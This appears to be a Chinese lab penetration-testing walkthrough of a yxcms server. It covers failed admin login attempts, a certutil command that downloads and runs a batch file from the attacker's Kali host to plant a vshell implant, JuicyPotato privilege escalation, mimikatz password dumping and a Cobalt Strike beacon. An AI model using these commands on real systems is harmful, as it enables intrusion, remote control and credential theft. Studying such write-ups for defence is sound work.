
这里可以看这个 yxcms 的存在,其实刚才也扫出来了这个备份文件
yxcms 渗透
上面其实已经完成了,这里是另一个攻击点

这里公告就全泄露了,但是这个后台我死都进不去,一直显示验证码错误,不知道为什么,这个网站的验证码我都过不了,所以这里渗透卡住了(
这里应该是有一个 XSS 和文件上传的漏洞
内网上线
vshell
这里先尝试 vshell 来进入内网,因为服务器 php 禁止了一些函数,会导致一些命令无法执行

这里先新建一个监听,地址都用我们 kali 的地址
然后目标服务器执行上线命令
certutil.exe -urlcache -split -f http://192.168.154.130:8000/swt C:\Users\Public\run.bat && C:\Users\Public\run.bat
成功添加客户端

这里需要提权,否则 vshell 的插件不能执行
这里先看系统版本和补丁,这里没有很多补丁,应该可以打很多 CVE
systeminfo
查看特权,这里有 SeImpersonatePrivilege 可以利用土豆家族提权 Releases · ohpe/juicy-potato
whoami /priv
上传土豆和 vshell 生成的 exe 文件,成功提权
C:\Windows\Temp\JuicyPotato.exe -t t -p "C:\Windows\Temp\tcp_windows_amd64.exe" -l 1337


提权之后就可以使用插件了
这里可以直接用 mimikatz 获取密码
CS
先创建一个监听先

然后生成一个攻击程序


使用蚁剑上传

执行后就上线了

这个 cs 的命令有点麻烦,需要在前面加一个 shell,而且不是秒回显的,需要等等,可以使用这个命令来修改这个限制,但是真实环境中使用这个命令会提升被目标检测到的风险
sleep 0
shell whoami
cs 方便的就是可以直接提权

